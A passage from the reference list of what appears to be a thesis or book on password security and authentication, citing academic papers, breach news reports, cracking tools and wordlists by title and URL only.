- Kuo, Cynthia, Sasha Romanosky, and Lorrie Faith Cranor (2006). "Human Selection of Mnemonic Phrase-Based Passwords". In: *Proceedings of the Second Symposium on Usable Privacy and Security*. SOUPS '06. Pittsburgh, Pennsylvania, USA: Association for Computing Machinery, pp. 67–78. ISBN:

- 978-1-59593-448-2. DOI: [10.1145/1143120.1143129](https://doi.org/10.1145/1143120.1143129). URL: <https://doi.org/10.1145/1143120.1143129>.
- Lacmanović, Izabela, Biljana Radulović, and Dejan Lacmanović (2010). "Contactless payment systems based on RFID technology". In: *The 33rd International Convention MIPRO*, pp. 1114–1119.
- Lazari-Radek, Katarzyna de and Peter Singer (July 2017). "Utilitarianism: A Very Short Introduction". In: Oxford University Press, pp. 88–89. ISBN: 978-0-19-872879-5. DOI: [10.1093/actrade/9780198728795.001.0001](https://doi.org/10.1093/actrade/9780198728795.001.0001). URL: <https://doi.org/10.1093/actrade/9780198728795.001.0001>.
- Le Merrer, Erwan, Benoît Morgan, and Gilles Trédan (2021). "Setting the Record Straighter on Shadow Banning". In: *IEEE INFOCOM 2021 - IEEE Conference on Computer Communications*. Vancouver, BC, Canada: IEEE Press, pp. 1–10. DOI: [10.1109/INFOCOM42981.2021.9488792](https://doi.org/10.1109/INFOCOM42981.2021.9488792). URL: <https://doi.org/10.1109/INFOCOM42981.2021.9488792>.
- LeBlanc, Daniel, Alain Forget, and Robert Biddle (2010). "Guessing click-based graphical passwords by eye tracking". In: *2010 Eighth International Conference on Privacy, Security and Trust*, pp. 197–204. DOI: [10.1109/PST.2010.5593249](https://doi.org/10.1109/PST.2010.5593249).
- Leiner, Barry M. et al. (Oct. 2009). "A Brief History of the Internet". In: *SIGCOMM Comput. Commun. Rev.* 39.5, pp. 22–31. ISSN: 0146-4833. DOI: [10.1145/1629607.1629613](https://doi.org/10.1145/1629607.1629613). URL: <https://doi.org/10.1145/1629607.1629613>.
- Letouzey, Pierre (2008). "Extraction in Coq: An Overview". In: *Logic and Theory of Algorithms*. Ed. by Arnold Beckmann, Costas Dimitracopoulos, and Benedikt Löwe. Berlin, Heidelberg: Springer Berlin Heidelberg, 359–369". ISBN: 978-3-540-69407-6.
- Lewis, Brittany and Krishna Venkatasubramanian (2021). "'I...Got My Nose-Print. But It Wasn't Accurate': How People with Upper Extremity Impairment Authenticate on Their Personal Computing Devices". In: *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*. CHI '21. Yokohama, Japan: Association for Computing Machinery. ISBN: 978-1-4503-8096-6. DOI: [10.1145/3411764.3445070](https://doi.org/10.1145/3411764.3445070). URL: <https://doi.org/10.1145/3411764.3445070>.
- Lewis, Jon E. (2004). "The Prelude". In: *D-Day: As They Saw It*. Carroll & Graf, p. 40. ISBN: 978-07-867-1381-3.
- Leyden, John (Aug. 2009a). "4chan pwns Christians on Facebook". In: *The Register*. URL: https://www.theregister.com/2009/08/24/4chan_pwns_christians/.
- (Dec. 2009b). "RockYou password snafu exposes webmail accounts". In: *The Register*. URL: https://www.theregister.com/2009/12/16/rockyou_password_snafu.
- Li, Yue, Haining Wang, and Kun Sun (2016). "A study of personal information in human-chosen passwords and its security implications". In: *IEEE INFOCOM 2016 - The 35th Annual IEEE International Conference on Computer Communications*, pp. 1–9. DOI: [10.1109/INFOCOM.2016.7524583](https://doi.org/10.1109/INFOCOM.2016.7524583).
- Linux-PAM Contributors (2023). *Linux PAM (Pluggable Authentication Modules for Linux) project*. <https://github.com/linux-pam/linux-pam>. (Online; accessed on 29/12/2023).
- Liu, Enze et al. (2019). "Reasoning Analytically about Password-Cracking Software". In: *2019 IEEE Symposium on Security and Privacy (SP)*, pp. 380–397. DOI: [10.1109/SP.2019.00070](https://doi.org/10.1109/SP.2019.00070).

- Liu, Minghui, Tingting Zhang, and Yaying Xu (2018). *Legal Gender Recognition in China: A Legal and Policy Review*. United Nations Development Programme.
- Ma, Wanli et al. (2010). "Password Entropy and Password Quality". In: *2010 Fourth International Conference on Network and System Security*, pp. 583–587. DOI: [10.1109/NSS.2010.18](https://doi.org/10.1109/NSS.2010.18).
- Malone, David and Kevin Maher (2012). "Investigating the Distribution of Password Choices". In: *Proceedings of the 21st International Conference on World Wide Web. WWW '12*. Lyon, France: Association for Computing Machinery, pp. 301–310. ISBN: 978-1-4503-1229-5. DOI: [10.1145/2187836.2187878](https://doi.org/10.1145/2187836.2187878). URL: <https://doi.org/10.1145/2187836.2187878>.
- Mansfield-Devine, Steve (2015). "The Ashley Madison affair". In: *Network Security 2015.9*, pp. 8–16. ISSN: 1353-4858. DOI: [https://doi.org/10.1016/S1353-4858\(15\)30080-5](https://doi.org/10.1016/S1353-4858(15)30080-5). URL: <http://www.sciencedirect.com/science/article/pii/S1353485815300805>.
- Markert, Philipp et al. (2020). "This PIN Can Be Easily Guessed: Analyzing the Security of Smartphone Unlock PINs". In: *2020 IEEE Symposium on Security and Privacy (SP)*, pp. 286–303. DOI: [10.1109/SP40000.2020.00100](https://doi.org/10.1109/SP40000.2020.00100).
- Massey, J. L. (1994). "Guessing and entropy". In: *Proceedings of 1994 IEEE International Symposium on Information Theory*, p. 204. DOI: [10.1109/ISIT.1994.394764](https://doi.org/10.1109/ISIT.1994.394764).
- Mayer, Peter, Jan Kirchner, and Melanie Volkamer (2017). "A Second Look at Password Composition Policies in the Wild: Comparing Samples from 2010 and 2016". In: *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*. Santa Clara, CA: USENIX Association, pp. 13–28. ISBN: 978-1-931971-39-3.
- Mayer, Peter et al. (2016). "Supporting Decision Makers in Choosing Suitable Authentication Schemes". In: *Proceedings of the 10th International Symposium on Human Aspects of Information Security & Assurance (HAISA)*. Ed. by Nathan Clarke and Steven Furnell. Frankfurt: University of Plymouth, pp. 67–77. ISBN: 978-1-84102-413-4.
- Mayer, Peter et al. (Aug. 2022). "Why Users (Don't) Use Password Managers at a Large Educational Institution". In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, pp. 1849–1866. ISBN: 978-1-939133-31-1. URL: <https://www.usenix.org/conference/usenixsecurity22/presentation/mayer>.
- Mayron, L. M. (May 2015). "Biometric Authentication on Mobile Devices". In: *IEEE Security & Privacy* 13.03, pp. 70–73. ISSN: 1558-4046. DOI: [10.1109/MSP.2015.67](https://doi.org/10.1109/MSP.2015.67).
- Mazurek, Michelle L. et al. (2013). "Measuring Password Guessability for an Entire University". In: *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security. CCS '13*. Berlin, Germany: ACM, pp. 173–186. ISBN: 978-1-4503-2477-9. DOI: [10.1145/2508859.2516726](https://doi.org/10.1145/2508859.2516726).
- McMillan, Robert (Oct. 2006). *Phishing attack targets MySpace users* | *Network World*. <https://www.networkworld.com/article/2300312/phishing-attack-targets-myspace-users.html>. (Online; accessed on 05/11/2023).
- Melicher, William et al. (2016). "Fast, Lean, and Accurate: Modeling Password Guessability Using Neural Networks". In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, pp. 175–191. ISBN: 978-1-931971-32-4. URL:

- <https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/melicher>.
- Miessler, Daniel (May 2016). *SecLists/10_million_password_list_top_100.txt at master · danielmiessler/SecLists · GitHub*.
https://github.com/danielmiessler/SecLists/blob/084e597f0e8cec37911a831914e1e745d49923c5/Passwords/10_million_password_list_top_100.txt. (Online; accessed on 06/02/2018).
- Ministry of Economic Affairs and Employment (Aug. 2004). *Act on the Protection of Privacy in Working Life*.
<https://finlex.fi/en/laki/kaannokset/2004/en20040759.pdf>. (Online; accessed on 09/04/2023).
- Mondloch, Joe (Dec. 2018). *medusa*. (Online; accessed on 16/05/2020). URL: <https://github.com/jmk-foofus/medusa>.
- Morgan, Andrew G. and Thorsten Kukuk (2010). *The Linux-PAM Module Writers' Guide*.
- Musil, Steven (July 2012). *Hackers post 450K credentials pilfered from Yahoo*.
<https://www.cnet.com/news/privacy/hackers-post-450k-credentials-pilfered-from-yahoo/>. (Online; accessed on 18/12/2023).
- Nallappan, Kunaciilan (2018). "Safe and secure? Not without digital hygiene". In: *Social Space*, pp. 14–20.
- Narayanan, Arvind and Vitaly Shmatikov (2007). *How To Break Anonymity of the Netflix Prize Dataset*. arXiv: [cs/0610105](https://arxiv.org/abs/cs/0610105) [cs.CR].
- NASA (July 2014). *Official Expedition 43 crew portrait*. (Online; accessed on 30/05/2021). URL: <https://images-assets.nasa.gov/image/iss043-s-002/iss043-s-002~orig.jpg>.
- (Jan. 2015). *Mark and Scott Kelly talk to news media*. (Online; accessed on 30/05/2021). URL: <https://images-assets.nasa.gov/image/jsc2015e004209/jsc2015e004209~orig.jpg>.
- National Cyber Security Centre (Aug. 2016). *Password Guidance: Simplifying Your Approach*. <https://web.archive.org/web/20170504092354/https://www.ncsc.gov.uk/guidance/password-guidance-simplifying-your-approach>. (Online; archived copy accessed on 06/02/2024).
- Norton, Quinn (Jan. 2015). *We Should All Step Back from Security Journalism*.
<https://medium.com/message/we-should-all-step-back-from-security-journalism-e474cd67e2fa>. (Online; accessed on 26/12/2023).
- Oesch, Sean et al. (2022). "“It Basically Started Using Me:” An Observational Study of Password Manager Usage". In: *Proceedings of the 2022 CHI Conference on Human Factors in Computing Systems*. CHI '22. New Orleans, LA, USA: Association for Computing Machinery. ISBN: 978-1-4503-9157-3. DOI: [10.1145/3491102.3517534](https://doi.org/10.1145/3491102.3517534). URL: <https://doi.org/10.1145/3491102.3517534>.
- O’Gorman, L. (2003). "Comparing passwords, tokens, and biometrics for user authentication". In: *Proceedings of the IEEE 91.12*, pp. 2021–2040. DOI: [10.1109/JPROC.2003.819611](https://doi.org/10.1109/JPROC.2003.819611).
- Openwall Project (2011). *Wordlists and common passwords for password recovery*.
<http://www.openwall.com/passwords/wordlists/>. (Online; accessed on 09/01/2018).
- (May 2019). *John the Ripper password cracker*. (Online; accessed on 14/12/2023). URL: <https://www.openwall.com/john/>.
- Orne, Martin T. (1962). "On the social psychology of the psychological experiment: With particular reference to demand characteristics and their

- implications." In: *American Psychologist* 17.11, pp. 776–783. DOI: [10.1037/h0043424](https://doi.org/10.1037/h0043424). URL: <https://doi.org/10.1037/h0043424>.
- Osborne, Charlie (Oct. 2015). *000webhost hacked, 13 million customers exposed* | ZDNet. <https://www.zdnet.com/article/000webhost-hacked-13-million-customers-exposed/>. (Online; accessed on 04/10/2019).
- Paone, Jeffrey R. et al. (Feb. 2014). "Double Trouble: Differentiating Identical Twins by Face Recognition". In: *Trans. Info. For. Sec.* 9.2, pp. 285–295. ISSN: 1556-6013. DOI: [10.1109/TIFS.2013.2296373](https://doi.org/10.1109/TIFS.2013.2296373). URL: <https://doi.org/10.1109/TIFS.2013.2296373>.
- Pearman, Sarah et al. (2017). "Let's Go in for a Closer Look: Observing Passwords in Their Natural Habitat". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. CCS '17. Dallas, Texas, USA: ACM, pp. 295–310. ISBN: 978-1-4503-4946-8. DOI: [10.1145/3133956.3133973](https://doi.org/10.1145/3133956.3133973). URL: <http://doi.acm.org/10.1145/3133956.3133973>.
- Perlroth, Nicole (Dec. 2011). *Hackers Breach the Web Site of Stratfor Global Intelligence*. <https://www.nytimes.com/2011/12/26/technology/hackers-breach-the-web-site-of-stratfor-global-intelligence.html>. Accessed on 03/12/2023.
- Pesce, Mark (July 2022). *Under the banning of heaven*. (Online; accessed on 24/06/2023). URL: <https://cosmosmagazine.com/technology/internet/heaven-banning>.
- Peterson, Tim (July 2018). *RockYou's publishing pivot hits a speed bump*. <https://digiday.com/media/rockyous-publishing-pivot-hits-speed-bump/>. (Online; accessed on 13/12/2023).
- Phishtank (June 2020). *Statistics about phishing activity and PhishTank usage*. (Online; accessed on 26/06/2020). URL: <https://www.phishtank.com/stats.php>.
- Phoka, Thanathorn, Titipan Phetsrikan, and Wansuree Massagram (2018). "Dynamic Keypad Security System with Key Order Scrambling Technique and OTP Authentication". In: *2018 22nd International Computer Science and Engineering Conference (ICSEC)*, pp. 1–4. DOI: [10.1109/ICSEC.2018.8712771](https://doi.org/10.1109/ICSEC.2018.8712771).
- Pierce, Paul (June 2004). CTSS. <https://web.archive.org/web/20040815214350/http://www.piercefuller.com:80/library/ctss.html?id=ctss>. (Online; archived copy accessed on 25/02/2020).
- Plain Text Offenders (June 2020). *Offenders List*. (Online; accessed on 29/06/2020). URL: <https://plaintextoffenders.com/offenders>.
- Polybius (2018). "The watchword". In: *The Histories of Polybius, Vol. I & II*. Trans. by Evelyn Shirley Shuckburgh and Friedrich Hultsch. Vol. 1. e-artnow, pp. 334–335. ISBN: 978-80-268-9412-4.
- Provos, Niels and David Mazieres (1999). "Bcrypt algorithm". In: *USENIX*.
- Puhakainen, Petri and Mikko Siponen (2010). "Improving Employees' Compliance Through Information Systems Security Training: An Action Research Study". In: *MIS Quarterly* 34.4, pp. 757–778. ISSN: 02767783. URL: <http://www.jstor.org/stable/25750704>.
- Puig, Alvaro (Apr. 2019). *SIM Swap Scams: How to Protect Yourself*. (Online; accessed on 21/06/2020). URL: <https://www.consumer.ftc.gov/blog/2019/10/sim-swap-scams-how-protect-yourself>.

- Putte, Ton van der and Jeroen Keuning (2000). "Biometrical Fingerprint Recognition: Don't get your Fingers Burned". In: *Smart Card Research and Advanced Applications: IFIP TC8 / WG8.8 Fourth Working Conference on Smart Card Research and Advanced Applications September 20–22, 2000, Bristol, United Kingdom*. Ed. by Josep Domingo-Ferrer, David Chan, and Anthony Watson. Boston, MA: Springer US, pp. 289–303. ISBN: 978-0-387-35528-3. DOI: [10.1007/978-0-387-35528-3_17](https://doi.org/10.1007/978-0-387-35528-3_17). URL: https://doi.org/10.1007/978-0-387-35528-3_17.
- Quequero (Mar. 2012). *DarkComet Analysis – Understanding the Trojan used in Syrian Uprising*. (Online; accessed on 10/05/2020). URL: <https://resources.infosecinstitute.com/darkcomet-analysis-syria>.
- Rabkin, Ariel (2008). "Personal Knowledge Questions for Fallback Authentication: Security Questions in the Era of Facebook". In: *Proceedings of the 4th Symposium on Usable Privacy and Security*. SOUPS '08. Pittsburgh, Pennsylvania, USA: Association for Computing Machinery, pp. 13–23. ISBN: 978-1-60558-276-4. DOI: [10.1145/1408664.1408667](https://doi.org/10.1145/1408664.1408667). URL: <https://doi.org/10.1145/1408664.1408667>.
- Radner, Karen (2010). "Gatekeepers and lock masters". In: *Your Praise is Sweet: a memorial volume for Jeremy Black from students, colleagues and friends*. Ed. by Heather D. Baker, Eleanor Robson, and Gabor Zolyomi. London, UK: British Institute for the Study of Iraq, pp. 269–280. URL: <http://nbn-resolving.de/urn/resolver.pl?urn=nbn:de:bvb:19-epub-25002-6>.
- Ramsey, William T. and Phillip Hampton (Feb. 2021). "Stop Forgetting to Remember Your Password". In: *Law Practice Magazine* 47 (1), p. 22.
- Rashid, Rozeha A. et al. (2008). "Security system using biometric technology: Design and implementation of Voice Recognition System (VRS)". In: *2008 International Conference on Computer and Communication Engineering*, pp. 898–902. DOI: [10.1109/ICCCE.2008.4580735](https://doi.org/10.1109/ICCCE.2008.4580735).
- RDM630 Specification (2008). RDM630. Seeed Studio. URL: https://files.seeedstudio.com/wiki/125Khz_RFID_module-UART/res/RDM630-Spec.pdf.
- Read Only Contactless Identification Device (2004). EM4100. EM Microelectronic. URL: <https://www.alldatasheet.com/datasheet-pdf/pdf/154654/EMMICRO/EM4100.html>.
- Rekouche, Koceilah (2011). *Early Phishing*. arXiv: [1106.4692](https://arxiv.org/abs/1106.4692) [cs.CR].
- Renaud, Karen, Melanie Volkamer, and Joseph Maguire (2014). "ACCESS: Describing and Contrasting Authentication Mechanisms". In: *Human Aspects of Information Security, Privacy, and Trust*. Ed. by Theo Tryfonas and Ioannis Askoxylakis. Cham: Springer International Publishing, pp. 183–194. ISBN: 978-3-319-07620-1.
- RockYou Inc. (May 2008a). *RockYou.com - photo sharing, MySpace slideshows, MySpace codes, MySpace music*. <https://web.archive.org/web/20080501071257/http://www.rockyou.com/>. (Online; archived copy accessed on 09/12/2023).
- (May 2008b). *RockYou.com - photo sharing, MySpace slideshows, MySpace codes, MySpace music*. <https://web.archive.org/web/20080505032341/http://www.rockyou.com/slideshow-create.php?source=fpb101858066>. (Online; archived copy accessed on 09/12/2023).
- RockYou, Inc. (2019). No. 1:19-BK-10453 S.D. NY. Feb. 13, 2019. URL: https://www.pacermonitor.com/public/filings/D50VSYIY/RockYou_Inc__nysbke-19-10453__0001.0.pdf.

- Rogaway, Phillip and Thomas Shrimpton (2004). "Cryptographic Hash-Function Basics: Definitions, Implications, and Separations for Preimage Resistance, Second-Preimage Resistance, and Collision Resistance". In: *Fast Software Encryption*. Ed. by Bimal Roy and Willi Meier. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 371–388. ISBN: 978-3-540-25937-4.
- Ross, Joel et al. (2010). "Who Are the Crowdworkers? Shifting Demographics in Mechanical Turk". In: *CHI '10 Extended Abstracts on Human Factors in Computing Systems*. CHI EA '10. Atlanta, Georgia, USA: Association for Computing Machinery, pp. 2863–2872. ISBN: 978-1-60558-930-5. DOI: [10.1145/1753846.1753873](https://doi.org/10.1145/1753846.1753873). URL: <https://doi.org/10.1145/1753846.1753873>.
- Rotem, Noam and Ran Locar (June 2019). *Report: Data Breach in Biometric Security Platform Affecting Millions of Users*. (Online; accessed on 26/07/2020). URL: <https://www.vpnmentor.com/blog/report-biostar2-leak>.
- Roth, Volker, Kai Richter, and Rene Freidinger (2004). "A PIN-Entry Method Resilient against Shoulder Surfing". In: *Proceedings of the 11th ACM Conference on Computer and Communications Security*. CCS '04. Washington DC, USA: Association for Computing Machinery, pp. 236–245. ISBN: 978-1-58113-961-7. DOI: [10.1145/1030083.1030116](https://doi.org/10.1145/1030083.1030116). URL: <https://doi.org/10.1145/1030083.1030116>.
- Routh, Caleb, Brandon DeCrescenzo, and Swapnoneel Roy (2018). "Attacks and vulnerability analysis of e-mail as a password reset point". In: *2018 Fourth International Conference on Mobile and Secure Services (MobiSecServ)*, pp. 1–5. DOI: [10.1109/MOBISECSERV.2018.8311443](https://doi.org/10.1109/MOBISECSERV.2018.8311443).
- Sahingoz, Ozgur Koray et al. (2019). "Machine learning based phishing detection from URLs". In: *Expert Systems with Applications* 117, pp. 345–357. ISSN: 0957-4174. DOI: <https://doi.org/10.1016/j.eswa.2018.09.029>. URL: <http://www.sciencedirect.com/science/article/pii/S0957417418306067>.
- Salehi, Niloufar et al. (2015). "We Are Dynamo: Overcoming Stalling and Friction in Collective Action for Crowd Workers". In: *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*. CHI '15. Seoul, Republic of Korea: Association for Computing Machinery, pp. 1621–1630. ISBN: 978-1-4503-3145-6. DOI: [10.1145/2702123.2702508](https://doi.org/10.1145/2702123.2702508). URL: <https://doi.org/10.1145/2702123.2702508>.
- Samar, Vipin (1996). "Unified login with pluggable authentication modules (PAM)". In: *Proceedings of the 3rd ACM Conference on Computer and Communications Security*. CCS '96. New Delhi, India: Association for Computing Machinery, pp. 1–10. ISBN: 978-0-89791-829-9. DOI: [10.1145/238168.238177](https://doi.org/10.1145/238168.238177). URL: <https://doi.org/10.1145/238168.238177>.
- Sanders, Chris (2011). *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems*. San Francisco, CA: No Starch Press. ISBN: 978-1-59327-266-1.
- Saravanos, Antonios et al. (2021). "The Hidden Cost of Using Amazon Mechanical Turk for Research". In: *HCI International 2021 - Late Breaking Papers: Design and User Experience*. Ed. by Constantine Stephanidis et al. Cham: Springer International Publishing, pp. 147–164. ISBN: 978-3-030-90238-4.

- Sasse, M. and M. Smith (Sept. 2016). "The Security-Usability Tradeoff Myth [Guest editors' introduction]". In: *IEEE Security & Privacy* 14.05, pp. 11–13. ISSN: 1558-4046. DOI: [10.1109/MSP.2016.102](https://doi.org/10.1109/MSP.2016.102).
- Sasse, M. A., S. Brostoff, and D. Weirich (2001). "Transforming the 'Weakest Link' — a Human/Computer Interaction Approach to Usable and Effective Security". In: *BT Technology Journal* 19 (3), pp. 122–131. ISSN: 1573-1995. DOI: [10.1023/A:1011902718709](https://doi.org/10.1023/A:1011902718709). URL: <https://doi.org/10.1023/A:1011902718709>.
- Sasse, M. Angela and Kat Kroll (2013). "Usable biometrics for an ageing population". In: *Age Factors in Biometric Processing*. Security. Institution of Engineering and Technology, pp. 303–320. DOI: [10.1049/PBSP010E_ch16](https://doi.org/10.1049/PBSP010E_ch16). URL: https://digital-library.theiet.org/content/books/10.1049/pbsp010e_ch16.
- Sasse, M. Angela et al. (2016). "Debunking Security-Usability Tradeoff Myths". In: *IEEE Security & Privacy* 14.5, pp. 33–39. DOI: [10.1109/MSP.2016.110](https://doi.org/10.1109/MSP.2016.110).
- Schechter, Stuart, A.J. Bernheim Brush, and Serge Egelman (2009). "It's No Secret. Measuring the Security and Reliability of Authentication via "Secret" Questions". In: *2009 30th IEEE Symposium on Security and Privacy*, pp. 375–390. DOI: [10.1109/SP.2009.11](https://doi.org/10.1109/SP.2009.11).
- Schneider, Steve (1998). "Verifying authentication protocols in CSP". In: *IEEE Transactions on Software Engineering* 24.9, pp. 741–758. DOI: [10.1109/32.713329](https://doi.org/10.1109/32.713329).
- Schneier, Bruce (Dec. 2006). "MySpace Passwords Aren't So Dumb". In: *WIRED*. URL: <https://www.wired.com/2006/12/myspace-passwords-arent-so-dumb>.
- Schofield, Jack (2019). *I got a phishing email that tried to blackmail me—what should I do?* <https://www.theguardian.com/technology/askjack/2019/jan/17/phishing-email-blackmail-sextortion-webcam>. (Online; accessed on 20/08/2019).
- Scott, Cory (May 2016). *Protecting Our Members*. <https://web.archive.org/web/20160518215915/https://blog.linkedin.com/2016/05/18/protecting-our-members>. (Online; archived copy accessed on 31/12/2023).
- Scruton, Roger (Aug. 2001). "The categorical imperative". In: *Kant: a very short introduction*. Oxford University Press, p. 86. ISBN: 978-0-19-280199-9. DOI: [10.1093/actrade/9780192801999.001.0001](https://doi.org/10.1093/actrade/9780192801999.001.0001). URL: <https://doi.org/10.1093/actrade/9780192801999.001.0001>.
- Segreti, Sean M. et al. (2017). "Diversify to Survive: Making Passwords Stronger with Adaptive Policies". In: *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*. Santa Clara, CA: USENIX Association, pp. 1–12. ISBN: 978-1-931971-39-3.
- Shahab, Lion et al. (2017). "Sexual orientation identity and tobacco and hazardous alcohol use: findings from a cross-sectional English population survey". In: *BMJ Open* 7.10. ISSN: 2044-6055. DOI: [10.1136/bmjopen-2016-015058](https://doi.org/10.1136/bmjopen-2016-015058). eprint: <https://bmjopen.bmj.com/content/7/10/e015058.full.pdf>. URL: <https://bmjopen.bmj.com/content/7/10/e015058>.
- Shannon, Claude E. (1951). "Prediction and entropy of printed English". In: *Bell Labs Technical Journal* 30.1, pp. 50–64.
- Shay, Richard, Abhilasha Bhargav-Spantzel, and Elisa Bertino (2007). "Password Policy Simulation and Analysis". In: *Proceedings of the 2007 ACM*

- Workshop on Digital Identity Management*. DIM '07. Fairfax, Virginia, USA: Association for Computing Machinery, pp. 1–10. ISBN: 978-1-59593-889-3. DOI: [10.1145/1314403.1314405](https://doi.org/10.1145/1314403.1314405). URL: <https://doi.org/10.1145/1314403.1314405>.
- Shay, Richard et al. (2010). “Encountering Stronger Password Requirements: User Attitudes and Behaviors”. In: *Proceedings of the Sixth Symposium on Usable Privacy and Security*. SOUPS '10. Redmond, Washington, USA: ACM, 2:1–2:20. ISBN: 978-1-4503-0264-7. DOI: [10.1145/1837110.1837113](https://doi.org/10.1145/1837110.1837113). URL: <http://doi.acm.org/10.1145/1837110.1837113>.
- Shay, Richard et al. (2014). “Can Long Passwords Be Secure and Usable?” In: *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. CHI '14. Toronto, Ontario, Canada: ACM, pp. 2927–2936. ISBN: 978-1-4503-2473-1. DOI: [10.1145/2556288.2557377](https://doi.org/10.1145/2556288.2557377). URL: <http://doi.acm.org/10.1145/2556288.2557377>.
- (May 2016). “Designing Password Policies for Strength and Usability”. In: *ACM Trans. Inf. Syst. Secur.* 18.4. ISSN: 1094-9224. DOI: [10.1145/2891411](https://doi.org/10.1145/2891411). URL: <https://doi.org/10.1145/2891411>.
- Shin, S. et al. (Apr. 2012). “A Large-Scale Empirical Study of Conficker”. In: *IEEE Transactions on Information Forensics and Security* 7.2, pp. 676–690. ISSN: 1556-6013. DOI: [10.1109/TIFS.2011.2173486](https://doi.org/10.1109/TIFS.2011.2173486).
- Siegler, M. G. (Dec. 2009). *One Of The 32 Million With A RockYou Account? You May Want To Change All Your Passwords. Like Now.* <https://techcrunch.com/2009/12/14/rockyou-hacked/>. (Online; accessed on 12/09/2023).
- Skloot, Rebecca (2010). *The Immortal Life of Henrietta Lacks*. Crown Publishers. ISBN: 978-1-4000-5217-2. URL: <https://books.google.nl/books?id=PqCP4GL34vkC>.
- Software Reliability Lab (2017a). *Verified PAM Cracklib*. <https://github.com/sr-lab/verified-pam-cracklib>. (Online; accessed on 05/04/2017).
- (2017b). *Verified PAM Environment*. <https://github.com/sr-lab/verified-pam-environment>. (Online; accessed on 30/03/2017).
- Solomon, Michael G and Mike Chapple (2005). “CIA Triad”. In: *Information Security illuminated*. Jones and Bartlett, pp. 2–4. ISBN: 978-07-637-2677-5.
- Spicker, Paul (June 2019). “Moral collectivism”. In: *Thinking Collectively: Social Policy, Collective Action and the Common Good*. Policy Press. ISBN: 978-1-4473-4689-0. DOI: [10.1332/policypress/9781447346890.003.0003](https://doi.org/10.1332/policypress/9781447346890.003.0003). eprint: https://academic.oup.com/policy-press-scholarship-online/book/0/chapter/264202009/chapter-ag-pdf/44549436/book_31166_section_264202009.ag.pdf. URL: <https://doi.org/10.1332/policypress/9781447346890.003.0003>.
- Spitzner, Lance (2003). *Honeypots: Tracking hackers*. en. Addison-Wesley Professional. ISBN: 978-0-321-10895-1.
- Stephen (Aug. 2008). *Facebook Hacked By 4chan, Accounts Compromised*. <https://web.archive.org/web/20090903101731/http://thecoffeedesk.com/news/index.php/2009/08/22/4chan-hacked-facebook-pictures/>. (Online; archived copy accessed on 17/12/2023).
- Stobert, Elizabeth and Robert Biddle (July 2014). “The Password Life Cycle: User Behaviour in Managing Passwords”. In: *10th Symposium On Usable Privacy and Security (SOUPS 2014)*. Menlo Park, CA: USENIX Association,

- pp. 243–255. ISBN: 978-1-931971-13-3. URL: <https://www.usenix.org/conference/soups2014/proceedings/presentation/stobert>.
- Sun, Hung-Min, Yao-Hsin Chen, and Yue-Hsun Lin (2012). “oPass: A User Authentication Protocol Resistant to Password Stealing and Password Reuse Attacks”. In: *IEEE Transactions on Information Forensics and Security* 7.2, pp. 651–663. DOI: [10.1109/TIFS.2011.2169958](https://doi.org/10.1109/TIFS.2011.2169958).
- Supnik, B. (July 2015). “The Story of SimH”. In: *IEEE Annals of the History of Computing* 37.3, pp. 78–80. ISSN: 1934-1547. DOI: [10.1109/MAHC.2015.67](https://doi.org/10.1109/MAHC.2015.67).
- Tagliabue, John (Sept. 2009). “Breaking in New Sport, Dutch Sweat Small Stuff”. In: *New York Times*. URL: <https://www.nytimes.com/2009/09/16/world/europe/16amsterdam.html>.
- Teesside University Research Ethics and Integrity Committee (May 2018). *Policy, Procedures and Guidelines for Research Ethics*. (Online; accessed on 13/07/2020). URL: <https://www.tees.ac.uk/docs/DocRepo/Research/ethics.pdf>.
- Theofanos, Mary, Simson Garfinkel, and Yee-Yin Choong (2016). “Secure and Usable Enterprise Authentication: Lessons from the Field”. In: *IEEE Security & Privacy* 14.5, pp. 14–21. DOI: [10.1109/MSP.2016.96](https://doi.org/10.1109/MSP.2016.96).
- Thomas, Kurt et al. (Aug. 2019). “Protecting accounts from credential stuffing with password breach alerting”. In: *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, pp. 1556–1571. ISBN: 978-1-939133-06-9. URL: <https://www.usenix.org/conference/usenixsecurity19/presentation/thomas>.
- Thompson, Simon (1989). “Functional programming: executable specifications and program transformations”. In: *ACM SIGSOFT Software Engineering Notes*. Vol. 14. 3. ACM, pp. 287–290.
- Thorpe, Julie and P. C. van Oorschot (2007). “Human-Seeded Attacks and Exploiting Hot-Spots in Graphical Passwords”. In: *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*. SS’07. Boston, MA: USENIX Association.
- Tool, Theodore T. (Sept. 2013). *MIT Guide To Lock Picking*. (Online; accessed on 09/10/2022). URL: <https://archive.org/details/MITLockGuide>.
- Toulas, Bill (Apr. 2023). *Kodi discloses data breach after forum database for sale online*. <https://www.bleepingcomputer.com/news/security/kodi-discloses-data-breach-after-forum-database-for-sale-online/>. (Online; accessed on 31/12/2023).
- Treshchanin, Dmitry and Nick Shchetko (Oct. 2016). “Exclusive: Digital Trail Betrays Identity Of Russian ‘Hacker’ Detained In Prague”. In: *Radio Free Europe/Radio Liberty*. URL: <https://www.rferl.org/a/russia-hacker-prague-identity-nikulini/28065492.html>.
- Ur, Blase et al. (Aug. 2015). “Measuring Real-World Accuracies and Biases in Modeling Password Guessability”. In: *24th USENIX Security Symposium (USENIX Security 15)*. Washington, D.C.: USENIX Association, pp. 463–481. ISBN: 978-1-931971-232.
- Ur, Blase et al. (2016). “Do Users’ Perceptions of Password Security Match Reality?” In: *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*. CHI ’16. San Jose, California, USA: ACM, pp. 3748–3760. ISBN: 978-1-4503-3362-7. DOI: [10.1145/2858036.2858546](https://doi.org/10.1145/2858036.2858546).
